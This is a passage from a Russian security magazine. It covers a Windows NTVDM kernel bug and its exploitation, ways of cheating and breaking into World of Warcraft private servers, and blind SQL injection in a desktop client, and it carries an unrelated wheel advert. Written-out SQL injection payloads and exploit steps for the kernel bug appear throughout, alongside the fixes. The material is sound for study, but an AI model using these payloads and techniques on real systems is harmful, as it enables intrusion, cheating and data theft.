ции для ввода/вывода строк (INSB, INSW, OUTSB, OUTSW в режиме Virtual 8086 и защищенном режиме) выполняются внутренней функцией nt!Ki386VdmDispatchStringIo, которая выступает точкой входа в большой и сложный механизм, называемый «эмуляция портов» (port emulation). Хотя его точная функциональность вряд ли известна кому-то за пределами группы разработчиков, этот механизм был разобран путем реверс-инжиниринга и детально описан (bit.ly/1gas6Cy) французским исследователем Ivanlef0u в 2009 году. Кратко говоря, любой драйвер устройства, работающий в ядре Windows, может регистрировать любые обработчики эмуляции I/O для конкретных процессов, диапазонов портов и типов доступа к портам с помощью недокументированной функции ZwSetInformationProcess(ProcessIoPortHandlers). Таким образом, компоненты пространства ядра могут в теории эмулировать физические устройства для программ, работающих в рамках VDM. Однако тут есть более важный вопрос — а не зарегистрированы ли какие-либо обработчики по умолчанию сразу после установки Windows?

Насколько мы знаем, в настоящее время есть только один случай эмуляции порта в Windows — когда устаревшая программа работает в полноэкранном режиме, дефолтный графический драйвер VIDEOPRT.SYS регистрирует обработчики для VGA-диапазона (0x3b0–0x3df); трассировка стека для этой регистрации представлена ниже:

```
ChildEBP RetAddr Args to Child
807b1738 82a55023 85886680 00000001 b06b1bf3 nt!Psp386InstallIoHandler
807b1994 828588a6 00000088 0000000d 807b1a40 nt!NtSetInformationProcess+0x7ad
807b1994 82857815 00000088 0000000d 807b1a40 nt!KiSystemServicePostCall
807b1a1c 91619f84 00000088 0000000d 807b1a40 nt!ZwSetInformationProcess+0x11
807b1a60 91616467 86a357f0 00000001 8597ae80 VIDEOPRT!pVideoPortEnableVDM+0x82
807b1ab4 82851c1e 86a357f0 86f32278 86f32278 VIDEOPRT!pVideoPortDispatch+0x360
807b1acc 9a5c45a2 fe915c48 fffffffe 00000000 nt!IofCallDriver+0x63
807b1af8 9a733564 86a35738 00230000 fe915c48 win32k!GreDeviceIoControlEx+0x97
807b1d18 828588a6 00000000 0130f294 00000004 win32k!NtGdiFullscreenControl+0x1100
807b1d18 77c77094 00000000 0130f294 00000004 nt!KiSystemServicePostCall
0130f25c 77ab6951 00670577 00000000 0130f294 ntdll!KiFastSystemCallRet
0130f260 00670577 00000000 0130f294 00000004 GDI32!NtGdiFullscreenControl+0xc
0130f28c 00672c78 00000088 0000003a 003bd0b0 conhost!ConnectToEmulator+0x6c
0130f3c0 0065f24d 00000001 003bd0b0 0130f4d4 conhost!DisplayModeTransition+0x40e
0130f458 7635c4e7 000e001c 0000003a 00000001 conhost!ConsoleWindowProc+0x419
```

Другими словами, эта техника работает только в том случае, если в системе не установлены альтернативные драйверы на видеокарту, а используется стандартный Microsoft'овский. Переключения между полноэкранным и оконным режимом можно легко добиться, используя документированные вызовы API SetConsoleDisplayMode(CONSOLE_FULLSCREEN_MODE) и SetConsoleDisplayMode(CONSOLE_WINDOWED_MODE).

Источник бед

Итак, возвращаясь к эмулированию инструкций — функция nt!Ki386VdmDispatchStringIo определяет обработчик для эмулируемой операции, используя nt!Ps386GetVdmIoHandler, считывает данные пользователя из памяти по адресу ds:si, если это операция «чтения», и вызывает обработчик I/O и записывает данные в es:di, если это операция «записи». Как ты, наверное, уже догадался, ни один из двух указателей (которые вроде бы берутся из пространства пользователя) не проходит валидацию перед использованием. Не самая лучшая идея, особенно учитывая, что в защищенном режиме сегменты могут иметь 32-битные базовые адреса, так что, как следствие, эта уязвимость позволит нам читать и записывать произвольно выбранные адреса в памяти ядра.

Подводя итог: для успешного использования уязвимости нам надо заставить драйвер VIDEOPRT.SYS зарегистрировать обработчики VGA I/O, переключив консоль VDM в полноэкранный режим, создать и загрузить пользовательские сегменты в cs: и es: (причем базовый адрес последнего сегмента указывает на память ядра для перезаписи), инициализировать регистр di значением 0x0 и dx значением 0x3b0, а потом вызвать инструкцию insb; разумеется, все операции необходимо проводить внутри процесса NTVDM.EXE. Если мы установим базу сегмента es: в 0xaaaaaaaa и запустим эксплойт на непропатченной системе, то должно произойти следующее:

```
TRAP_FRAME: 963889fc -- (.trap 0xffffffff963889fc)
ErrCode = 00000002
eax=aaaaaa00 ebx=00000001 ecx=fffffffd edx=00000003 esi=8297d260 edi=aaaaaaaa
eip=82854fc6 esp=96388a70 ebp=96388a78 iopl=0 vif nv up ei ng nz ac po cy
cs=0008 ss=0010 ds=0023 es=0023 fs=0030 gs=0000 efl=00090293
nt!memcpy+0x166:
82854fc6 8807 mov byte ptr [edi],al ds:0023:aaaaaaaa=??
Resetting default scope
```

По умолчанию порт 0x3b0 записывает в память единственный байт — 0x00, так что данная уязвимость может быть использована для обнуления любого указателя на функцию пространства ядра; сделав это, мы можем перенаправить выполнение кода ring 0 на страницу NULL, которая уже расположена в адресном пространстве NTVDM. Таким образом, мы и в этом случае можем повысить токен безопасности локального процесса или скомпрометировать безопасность системы любым другим удобным нам путем.

Для устранения этой проблемы Microsoft ввела inline-вызов ProbeForRead перед считыванием данных из пространства пользователя по адресу ds:si, а также общий вызов ProbeForWrite перед записью данных обратно по адресу es:di.

Мысли вслух

Все три уязвимости для повышения привилегий, о которых шла речь в этой статье, были возможны благодаря условию write-what-where, которое возникает в силу того, что предоставляемые пользователем данные не проходят никакой валидации. В других ситуациях уязвимости этого типа для базового образа ядра NT (ntoskrnl.exe) встречаются крайне редко. И хотя Microsoft за последние годы смогла внутренними силами отследить и устранить большинство таких проблем, они каким-то образом упустили код эмуляции ввода/вывода, исключений и инструкций в VDM; скорее всего, из-за того, что инструменты статического анализа, очень эффективные для высокоуровневого кода C и C++, в настоящее время не поддерживают ассемблер или плохо взаимодействуют с ним. Стоит отметить, что возможность использовать эти уязвимости появилась только после небольшого несвязанного изменения в коде входного контроля LDT, которое впервые появилось в Windows Vista. Из-за этого изменения внутренняя функция nt!PspIsDescriptorValid оказалась лишена проверок, связанных с базой и ограничениями ввода. Впрочем, это не более чем удачное совпадение. Реальной причиной, которая лежит в основе этой уязвимости, стали не различия в контроле сегментов, а тот факт, что код эмуляции использовал полные адреса ss:esp, ds:si и es:di в операциях памяти, хотя и одна из ключевых особенностей безопасности для ядра Windows гласит: привилегированный код никогда не должен доверять любым сегментам памяти со стороны пользователя.

Резюмируя

На примере этих трех открытий мы еще раз ясно видим, что многие уязвимости ядра обусловлены существованием кода, написанного чуть ли не в начале 90-х годов. Тогда безопасность не рассматривалась в качестве важного приоритета (в отличие от нашего времени), что приводило к созданию плохого кода, и никто его не пересматривал с точки зрения обеспечения безопасности с тех пор, как он был написан двадцать лет назад. При этом большие участки кода используются и в самых последних версиях Windows, включая новейшие Windows 8.1 и Server 2012. Современный исходный код ядра, который пишется в 2013 году, должен соответствовать руководствам по безопасной разработке и тщательно тестироваться перед выпуском. Поэтому мы считаем, что вместо того, чтобы копаться в новых функциональных элементах, которые были внедрены в последних версиях системы, гораздо эффективнее искать ошибки в тех ключевых компонентах, которые были созданы давным-давно.

Ну и последнее, что стоит отметить, — отключение по умолчанию обратной совместимости с приложениями DOS в Windows 8 было отличным решением Microsoft. Благодаря ему большинство еще не обнаруженных ошибок либо невозможно использовать, либо нет смысла искать, потому что атакующий не получит от их использования достаточных дивидендов. К тому же это решение позволило полностью отключить любые страницы NULL (раньше их наличия требовал хост-процесс VDM), а благодаря этому полностью исчезают либо значительно сокращаются ошибки типа NULL pointer dereference, которые часто встречаются и в ядре, и в драйверах устройств. По общему влиянию на будущие защитные свойства это одно из самых серьезных улучшений со стороны Microsoft за все время. Ну а сейчас вперед — найди свой собственный баг в ядре! ⌶

TSW

ЭТИ ТРИ БУКВЫ СТАЛИ СИМВОЛОМ ОСОБОГО СТИЛЯ И ВЫСОЧАЙШЕГО КАЧЕСТВА ДЛЯ АВТОМОБИЛЬНЫХ ЭНТУЗИАСТОВ СЕВЕРНОЙ АМЕРИКИ. СЕГОДНЯ МЫ ПОСТАРАЕМСЯ ПРИОТКРЫТЬ ЗАВЕСУ ТАЙНЫ И ПОНЯТЬ В ЧЕМ ЖЕ УСПЕХ ЭТИХ КОЛЕСНЫХ ДИСКОВ.

1

Во-первых, это серьезный контроль качества выпускаемой продукции. Каждый диск проходит несколько уровней проверки по различным параметрам. Новейшее технологическое оборудование на заводах TSW дает гарантию того, что ни один дефект не останется незамеченным. Дело в том, что к производственному процессу здесь относятся также трепетно, как и к последующей стадии проверки изделий. Все это внимание и забота доходят до счастливого покупателя с каждым колесным диском TSW.

2

Во-вторых, это компания, которая думает не только о технической составляющей, но и эмоциональной. А потому каждый год на рынке появляются сразу несколько моделей первоклассных колесных дисков TSW. Наряду с универсальными дисками, которые подходят на любой автомобиль иностранного производства (при условии правильно подобранных посадочных размеров), компания выпускает специальные линейки для определенных марок автомобилей. Тем самым усилия дизайнеров направлены не на беспорядочную толпу жаждущих хлеба и зрелищ (как известно, всем сразу не угодишь), а на вполне определенных клиентов с конкретными запросами и пожеланиями. Отсюда безмерная благодарность тех, кто уже сделал свой выбор в пользу TSW, и растущий интерес новой аудитории.

РОЗНИЧНЫЕ МАГАЗИНЫ
(ЗАО «Колесный ряд»)

Москва
ул. Электродная, д. 14/2
(495) 231-4383
ул. Островитянова, вл. 29
(499) 724-8044

Санкт Петербург
Екатерининский пр-т, д. 1
(812) 603-2610

ОПТОВЫЙ ОТДЕЛ


Москва
ул. Электродная, д. 10, стр. 32,
(495) 231-2363
www.kolrad.ru

ИНТЕРНЕТ МАГАЗИНЫ

www.allrad.ru
(495)730-2927/368-8000/672-7226

www.prokola.net
(812)603-2610/603-2611





Сергей Белов
sergeybelove.ru

WORLD of WarCraft

КАК ЛОМАЛИ ПИРАТКИ

Для новеньких и для тех, кто не особо в курсе, что вообще происходило и происходит в мире World of Warcraft, сперва небольшое интро.







Все читатели слышали о World of Warcraft, а многие и играли в эту легко затягивающую игру. Я сам посвятил ей лет шесть-семь своей жизни. Примерно год я играл (с 1.12.1 и по 2.*) и в это же время начал админить (2007 год). К сожалению, полностью завязать не получается и по сей день, то и дело проверяю игровые и девелоперские форумы.

ИНТРО

В 2004 году Blizzard представила миру игру, которая надолго войдет в историю. Они взяли Warcraft, который уже в то время был неимоверно популярен, и сделали из него полноценную online RPG (MMORPG). Тысячи фанатов собрались в одном месте на серверах Blizzard. Модель игры была следующей: есть свободно распространяемый клиент WoW и платный доступ к серверам («офф»).

Естественно, среди игроков не обошлось без людей с навыками реверс-инжиниринга, знанием сетей, клиент-серверной архитектуры и многого другого. Довольно быстро стало понятно, что хочется свой сервер, где-нибудь в локалке, с меньшим пингом, большим фаном (позвать друзей, внести свои изменения в игру и прочее). Так и родилась идея создавать свои собственные эмуляторы официального сервера WoW — многие называют их «пиратки» или «фришки».

ПЕРВЫЕ ШАГИ, РАЗРАБОТКА

Чтобы тебе была понятна суть статьи и принципы подхода к атакам, я должен немного рассказать о разработке. Долгое время в корне клиента (вплоть до версии клиента 4.x, конец 2010 года) находился текстовый файл realmlist с незатейливым расширением wtf (warcraft text file). Там указывался IP-адрес (домен) сервера, куда коннектиться клиенту. То есть перенаправить подключение клиента было очень просто, можно сказать любым своим друзьям: замените realmlist.wtf на кастомный — и хоп, они уже подключились к тебе.

И собирались программисты, сетевые инженеры, снифали пакеты при игре на официальном сервере (авторизация, вход в игру, сама игра), парсили кеш (клиент WoW кешировал данные о мире — предметы, мобы и прочее) и пытались воссоздать официальный сервер в своих кулуарах. За это время было много разных подходов к реализации сервера (Delphi, C#, Java, C++) и очень, очень много команд. В итоге самыми устойчивыми оказались две — проект MaNGOS и его форк TrinityCore, написанные в большинстве своем на C++.

Конечная картина такая: берется клиент, перенаправляется на свой собственный сервер, и на нем уже по мере сил эмулируется официальный. Многие данные брались из снифов, но и многое приходилось делать «на глаз», например — ну вот тут босс кастует пять секунд и секунду бегает по кругу. Вот такой громадный труд разработчиков, о котором можно писать отдельную статью :).

В итоге такие серверы набирали невероятную популярность, ведь их админы могли реализовать штуки, которых не было на официальных серверах (внутриигровые события, кастомные вещи, другие эффекты от заклинаний и подобное). И на многих из них был так называемый донат, где игроки могли приобрести вещи или услуги для своих персонажей. Было несколько прецедентов, когда Blizzard закрывала такие серверы. Это я о том, как в итоге далеко зашла разработка и что это не просто детские игры в реверсеров.

Ну и разумеется, в конечном счете люди начали искать способы атаки на «фришки».

DENIAL OF SERVICE

Первым по популярности можно поставить этот вид атак. Действует назло админам и позволяет повысить ЧСВ школьникам. Средний аптайм фри-сервера составляет примерно одни сутки. Порой даже ничего не надо было делать, он мог упасть сам из-за кривого кода :). Но все же чаще всего находились такие места, как призыв мобов (неигровых персонажей, «серверных созданий»), у которых не было КД (cooldown, время между повторным использованием заклинания), и можно было просто флудить, вызывая большое количество этих самых мобов. В итоге сервер ложился, админы смотрели краш-логи (если хватало знаний) и пытались зафиксить багу, пока все игроки разносили игровой форум с темами «Сервер снова лег?!».

Также часто серверы роняли и через небезызвестную утилиту LOIC (low orbital ionic cannon). Защищались обычно через iptables + connlimit.

WPE

Любой читер, кто играл в WoW (хотя не только), знает эту программу. Winsock Packet Editor (WPE) — это пакетный снифер/редактор, который в основном предназначен для читерства в онлайн-играх. WPE позволяет изменять данные на уровне TCP. Используя WPE, можно выбрать один из запущенных процессов и изменить данные до того, как они будут отправлены на сервер. Также можно просто сохранять все пакеты для последующего их анализа. Он поддерживает различные фильтры, которые можно сохранять и применять, когда понадобится. WPE часто используют для пентеста «тонких клиентов» (например, разные апплеты в браузере, работающие не по HTTP). Итак, здесь открывается целое поле для атаки!

Разберем обычную ситуацию — покупку предмета у вендора. На сетевом уровне это выглядит так: игрок отправляет пакет на покупку с ID выбранного предмета, сервер смотрит, рядом ли игрок с вендором, достаточно ли денег у игрока на покупку этой вещи, и если все OK — «кладет» эту вещь ему в сумку.

Но что произойдет, если мы заменим ID покупаемой вещи? Во-первых — как его узнать? Есть база WoW — wowhead.com. Находим нужную вещь (какой-нибудь крутой элемент экипировки), смотрим в URL, там ID вещи и так же находим текущую вещь, которую продает вендор. Теперь смотрим сетевой трафик через WPE, находим ID вещи (в Hex, причем «обратной записью»), которую покупаем сейчас, и заменяем на то, что нашли на wowhead. В итоге на сервере смотрится стоимость (обычно вещи, которые нужно «выбивать» с боссов, не имели цены в базе или имели очень низкую, так как и не задумывалось, что их можно покупать), и если игрок рядом — ему отдается вещь, которой и не было в продаже у вендора :). Уязвимость успешно работала во времена патча 1.*. Потом ее логично зафиксили — проверяли список предметов, которые вообще есть у вендора.

В эту же копилку — использование заклинаний игроком. Смотрим ID спелла (заклинания), который используем сейчас, подменяем на ID спелла какого-нибудь босса с большим дамагом — в итоге ходим и кастуем как босс :). Это работало вообще очень долго и было исправлено вроде только в WotLK (патч 3.*).

Фильтры для WPE или программы, автоматизирующие подмену пакетов, обычно легко находились на читерских форумах в свободном доступе.

И по этой же схеме работали всякие speed hack'и, teleporter'ы и тому подобное. Пространство для «обмана» сервера было велико, античиты в то время были в основном на серверной стороне (если вообще были) — всякие AC, AC2. У Blizzard'а на официальном сервере был (и есть) Warden, который работает по принципу анализа запущенных процессов на клиенте, снимает сигнатуры и отправляет на сервер (игроки даже пытались раздуть судебный процесс на этой почве). Его реализация на эмуляторах появилась сравнительно недавно. Нельзя не упомянуть о платных античитах для клиентов, играющих на эмуляторах, но они стоят денег, и обычно серверная часть только под Windows, когда чаще всего сервер WoW работает под Linux (конечно, есть wine, но это уже костыли, да и игроков бывает по несколько тысяч на сервер).

```
e:\singleworld\bin\win32_release\TrinityCore.exe


Starting Outdoor PvP System
Cannot find wintergrasp fortress gate!
Loading Transports...
================================================== 100%
>> Loaded 20 transports

Loading Transports Events...
================================================== 100%
>> Transport events table is empty


Deleting expired bans...
Calculate next daily quest reset time...
Starting objects Pooling system...
Pool handling system initialized, 8967 pools spawned.
Initialize AuctionHouseBot...
AuctionHouseBot by Paradox (original by ChrisK) has been loaded.
AuctionHouseBot now includes AHBuyer by Kerbe and Paradox
WORLD: World initialized
TrinityCore process priority class set to HIGH


TC>Max allowed socket connections 4096
```

Консоль сервера, эмулятора TrinityCore



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ЗАМЕНА ФАЙЛОВ КЛИЕНТА

Похожим способом эксплуатации уязвимостей с подменой пакетов была подмена файлов на клиенте. Стоит сделать отступление и сказать, что многие файлы на сервере и клиенте были связаны один в один (карты, DBC-файлы — информация о спеллах, музыке и других вещах), в том числе и MPQ-файлы. Можно было их распаковать и найти в них много интересного. Начали появляться измененные MPQ-файлы, где были среди прочего заменены ID спеллов. При их использовании на сервер отправлялся другой пакет.


WEB?!

Конечно же, любой уважающий себя сервер WoW должен был иметь сайт. Логично, что, допустив ошибку в коде на сайте, можно было получить некоторый доступ к базе. Чаще всего базой для сервера WoW выбиралась всем известная MySQL, то есть к одному серверу БД подключался и сайт (где был скрипт регистрации, мониторинга и прочее), и сервер. На сайтах, посвященных серверам WoW, можно было найти различные поделки от энтузиастов. Обычно это просто рипнутый дизайн с официальной странички WoW Blizzard и свой серверный код (в большинстве своем PHP). Были и просто ужасные подделки, которые хорошо работали, но я сам порой находил в них за 5–10 минут SQL-инъекции и репортил разработчикам (при этом, конечно, не используя вообще их скрипты). Но были и разработки от действительно хороших программистов (надо сказать, что среди community встречалось очень много талантливых людей с опытом, в том числе разработчики из банков в Швейцарии и не только). И, по моему скромному мнению, одна из самых серьезных работ — это скрипт armory от Shadez. Армори (оружейная) — это обширная база данных с прозрачным и удобным интерфейсом, по которой можно производить поиск. Все данные поступают напрямую из игровых миров, поэтому в армори можно найти самую полную и свежую информацию о персонажах, командах Арены, гильдиях, предметах и наградах для фракций World of Warcraft. И написан скрипт правда хорошо, практически с полной функциональностью официального армори, с применением ООП, шаблонизатора и так далее. И у него была недописанная админка с… SQL-инъекцией, которая всплыла довольно поздно, когда скрипт уже был установлен на множестве серверов. Наверное, это один из самых громких и массовых взломов серверов WoW через веб.


АТАКИ ИЗ КЛИЕНТА

А как насчет атаки на сервер прямо из клиента WoW? Ведь клиент отправляет данные, сервер сохраняет их в базе… SQL-базе. Тикет https://github.com/TrinityCore/TrinityCore/issues/4287, следующий код был на серверной стороне

```
bool ObjectMgr::AddGameTele(GameTele↵
& tele)
{
  ...
WorldDatabase.PExecute("INSERT INTO ↵
game_tele (id, position_x, position_y,↵
position_z, orientation, map, name) ↵
VALUES (%u, %f, %f, %f, %f, %d, '%s')",↵
new_id, tele.position_x, tele.↵
position_y, tele.position_z, tele.↵
orientation, tele.mapId, tele.name.↵
c_str());
  ...
}
```




Запущенный WPE и выбор фильтров



Пример читерской программы, использующей подмену пакетов

Данная команда (по дефолту) требовала некоторый уровень доступа (что-то типа модератора). Она добавляла место для телепорта на текущую позицию с заданным именем. Стоишь в данной точке карты, пишешь в чат .tele add namefortele, а потом просто в нужный момент .tele namefortele и оказываешься на этой позиции. Как можешь заметить, все переменные, кроме последней, рассчитывались на серверной стороне. И последнюю переменную сервер должен был принять и положить в базу от клиента. Из-за отсутствующего экранирования спецсимволов была возможна атака с вектором: `.tele add namefortele') %Injection_Here% -- - !` Не правда ли, это не так привычно — использовать SQL-инъекцию не через браузер/Burp/sqlmap? :) Фикс был логичен, добавить escape, присущий текущему подключению к базе:

```
std::string safeName(tele.name);
WorldDatabase.escape_string(safeName);
```

и заменив в запросе

```
tele.name.c_str()
```

на

```
safeName.c_str()
```

НЕТИПИЧНЫЕ РАСШИРЕНИЯ

WoW — легко расширяемая игра. В ней возможно «законное» подключение аддонов, написанных на Lua. В итоге было множество реализаций для автоматического выполнения некоторых действий (например, рыбалки. Кинул удочку, кликнул в нужный момент, вытащил рыбу). Довольно много таких аддонов можно было просто найти в Сети.

ЧТО ДЕЛАЛИ ЕЩЕ?

Дюпали вещи (копирование вещей в рюкзаке, через WPE), находили бажные квесты (берешь дейли-квест, оказывается, что ничего делать не надо, сдаешь. И так каждый день), находили бажных мобов (с малым количеством здоровья / малой атакой) и разные другие вещи, но это уже не совсем технические аспекты атак, которые мы рассматриваем.

ОТСТУПЛЕНИЕ

Можно рассказывать еще очень много, в том числе о самой разработке с точки зрения security. Например, когда Blizzard сделала ход конем. В момент, когда WoW достигла своей, наверное, максимальной популярности (конец патча WotLK, переход на Cataclysm), разработчики начали с каждым патчем (которые выходили примерно раз в месяц-три) рандомно менять опкоды между клиентом и сервером, что полностью рушило уже имеющийся, наработанный за несколько лет и постоянно пополняемый протокол. Мало того что надо было реализовывать серверную часть и наполнение контентом, так еще и каждый раз анализировать новые опкоды и обновлять их на сервере. И плюс они убрали возможность свободно менять realmlist.wtf. Да, это исправлялось небольшим патчем EXE-файла, но на этой почве начались разногласия между разработчиками — до этого, все эти годы, не надо было изменять клиент (бинарную структуру), что никак не нарушало лицензию Blizzard. Плюс официально запретили снифать трафик между сервером и клиентом, извлекать данные из кеша и другое (да, об этом никто бы и не узнал, но снова — нарушение лицензии). Это и многое другое затормозило разработку подобных эмуляторов с отставанием примерно на год, но потом все же появились инструменты (с открытым кодом) для автоматизации парсинга опкодов и обхода других костылей. Но провал в разработке случился громадный. Кстати, из забавного. Порой в опкодах можно было найти «приветы» реверсерам от разработчиков WoW :).

Или, когда выходила Diablo 3 и еще не было официального релиза, а уже был эмулятор для бета-клиента (Mooege) с более-менее работающим протоколом и основной механикой, Blizzard просто взяли и закрыли «по-хорошему» эмулятор, договорившись об удалении репозитория на GitHub, всех веток форумов и роспуске команды. Они уже знали, насколько могут быть фанатичны и игроки, и комьюнити. Опыт нескольких лет с World of Warcraft.

FIN

Надеюсь, тебе было интересно немного окунуться в другой мир — целую эпоху для open source комьюнити и для многих игроков (и вынести ценную инфу о взломе и защите онлайн-игр). Спасибо тебе за прочтение и спасибо всем тем, кто узнал меня в этой статье :). Были просто потрясающие времена, с тысячами игроков, и это было по-настоящему круто. ⌶



Тимур Юнусов
tyunusov@ptsecurity.com

kaibara87@flicker.com

Эксплуатируем SQL-инъекции в Windows-приложениях

Что делает пентестер, когда заходит на незнакомую страничку? По привычке подставляет кавычку во все доступные поля с мыслью: «А нет ли здесь инъекции?» Все привыкли к тому, что SQL-инъекции — это удел веб-приложений. Однако на практике точно такие же уязвимости встречаются и в обычных десктопных программах.



WWW

Скачать скрипты можно из репозитория GitHub: github.com/a66at/AutoIt

Многие клиент-серверные Windows-приложения на прикладном уровне — это, по сути, те же самые веб-приложения, которые мы привыкли анализировать десятками и сотнями. Многие из них точно так же работают с базами данных: через UI от пользователя приходят данные, затем они подставляются в SQL-запросы, которые уходят на сервер. Как это обычно бывает, вводимые данные если и валидируются, то крайне плохо. А значит, мы получаем те же самые SQL-инъекции (так хорошо знакомые нам по аудитам веб-приложений) — только с другого бока.

КАК ВСЕ НАЧИНАЛОСЬ

Все началось с того, что меня попросили проверить на защищенность одно приложение для видеоконференций, которое вот-вот должны были

ввести в работу. Для эффекта нужно было продемонстрировать результат успешной эксплуатации — скажем, вытащить что-нибудь из базы данных. Я уже было начал задумываться о возможностях перехвата звонков и прочих логических уязвимостях прикладного уровня, но на деле все оказалось проще и интереснее.

Я скачал клиент приложения, прошел регистрацию и включил Wireshark. Клиентская часть обильно стала посылать TCP- и UDP-пакеты, даже с моей нулевой активностью. Первым делом я решил добавить себе кого-нибудь в контакт-лист. Потыкавшись в форму добавления контактов, я заметил одну интересную вещь — при нажатии кнопки «Найти пользователя» в лог приложения падала интересная строчка:

```
2013-xx-xx xx:xx:xx; SendToServer: AR=1;T=23"Users.Name ↵
LIKE "%Vasya%"";
```

«Да это же SQL-инъекция!» — подумал я и наугад вбил vasya" or "1"="1. В этот момент кнопка «Найти» стала неактивной и высветилось предупреждение о спецсимволах в строке запроса. Ну, думаю, попробую исправить запрос с помощью Burp Suite — благо настройки прокси брались из Internet Explorer, и поэтому была возможность перехватывать HTTP-пакеты. К этому моменту я уже успел заметить, что серверная часть использовала компоненты простенького веб-сервера, а клиент отсылал обычный HTTP-пакет с зашифрованным содержимым в теле POST-запроса.

Однако все оказалось не так просто. Приложение работало поверх неизвестного мне шифрования, к тому же библиотека с криптографическими функциями была запакована свежей версией упаковщика. Я уже почти отчаялся и стал думать, что придется брать в руки OllyDbg, и предвкушал много мук по реверсингу впереди (каюсь, отладка не мой конек), но тут заметил одну интересную вещь. Если через поле для поиска сначала отправить валидный запрос (например, «vasya») и дождаться, пока придет ответ со списком найденных пользователей, а потом добавить прямо в строку запроса " or "1"="1" -- 123, то в ответ мне придет список всех пользователей! Однако были ограничения:

- логин обрезается механизмом, аналогичным функции trim() в PHP, поэтому в конце мы сами добавляем 123;
- следующий после этого запрос заблокируется: то есть перед отправкой payload'а обязательно надо отсылать валидный запрос;
- если копировать нагрузку в поле запроса из буфера обмена, то проверка происходит сразу и запрос также заблокируется.

Получается, что проверка на стороне клиента имеется, но ее можно обойти!

Эксплуатация уязвимости возможна даже на стороне интерфейса, надо всего лишь сформировать правильный UNION-запрос…

ЭКСПЛУАТИРУЕМ ВРУЧНУЮ

Началась рутина. Необходимо было выяснить версию СУБД, подобрать количество полей с помощью UNION SELECT null,null,*** (благо это оказался MySQL, в котором приведения типов полей не требуется), подставить необходимые данные во второй запрос и получить их на выходе в интерфейсе!

Но обнаружилось, что все не так просто, — уязвимый запрос имел следующую конструкцию:

```
SELECT ID FROM Users WHERE Users.Name LIKE "%{INJECT}%"
```

Если идентификатор пользователя (ID) был найден, то выполнялся еще один запрос, который извлекал из базы всю информацию о юзере и показывал клиенту. Это значит, что UNION'ом не вытащить ничего, кроме числовых значений, и тут сработает только blind-инъекция.

В голове вырисовывалась схема эксплуатации:

- сначала собрать для кодов ASCII (с 32-го по 122-й) 90 логинов пользователей с последовательно возрастающими идентификаторами ID с помощью запросов aaaainvalid" or users.id={NUM} – 123;
- а далее, выполняя запросы вида aaaainvalid" or users.id=ascii(char((SELECT version()),{POS},1))+{DELTA} -- 123, сравнивать логин из ответа с логинами, подобранными на первом этапе. Если логины совпали, значит, подзапрос вернул соответствующий логину символ.

Понятно, делать это вручную очень геморно: выполнять запросы я утомился уже после десятого select'а и понял, что процесс нужно срочно автоматизировать. Очень кстати коллега подметил, что для таких целей хорошо подойдут утилиты вроде AutoIt (autoitscript.com) и AutoHotkey (autohotkey.com). Они напрямую работают с WinAPI и позволяют разрабатывать макросы, с помощью которых можно автоматизировать любые действия и, как в моем случае, эксплуатацию найденной уязвимости. К слову, именно эти тулзы я использую, когда делаю задания для HackQuest'ов и мне нужно имитировать действия клиентов.

ЭКСПЛУАТИРУЕМ АВТОМАТИЧЕСКИ

Я открыл редактор кода для AutoIt и написал два небольших скрипта, предварительно вручную экспериментальным путем определив параметр {DELTA} (идентификаторы в приложении начинались с 10030, а коды ASCII — с 32, поэтому {DELTA}=9998).

Первый скрипт соберет 90 логинов, с которыми мы будем сравнивать результаты подзапросов. Второй скрипт будет посимвольно подбирать результат того SQL-подзапроса, который мы ему отдадим.

В первом сценарии был реализован следующий функционал:


1. Сценарий находит и делает активным окно с названием Search for contacts.
2. Далее вбивает в строку поиска aaaa, удаляет ее и сразу вбивает aaaa" or users.id={USERID} -- 123.
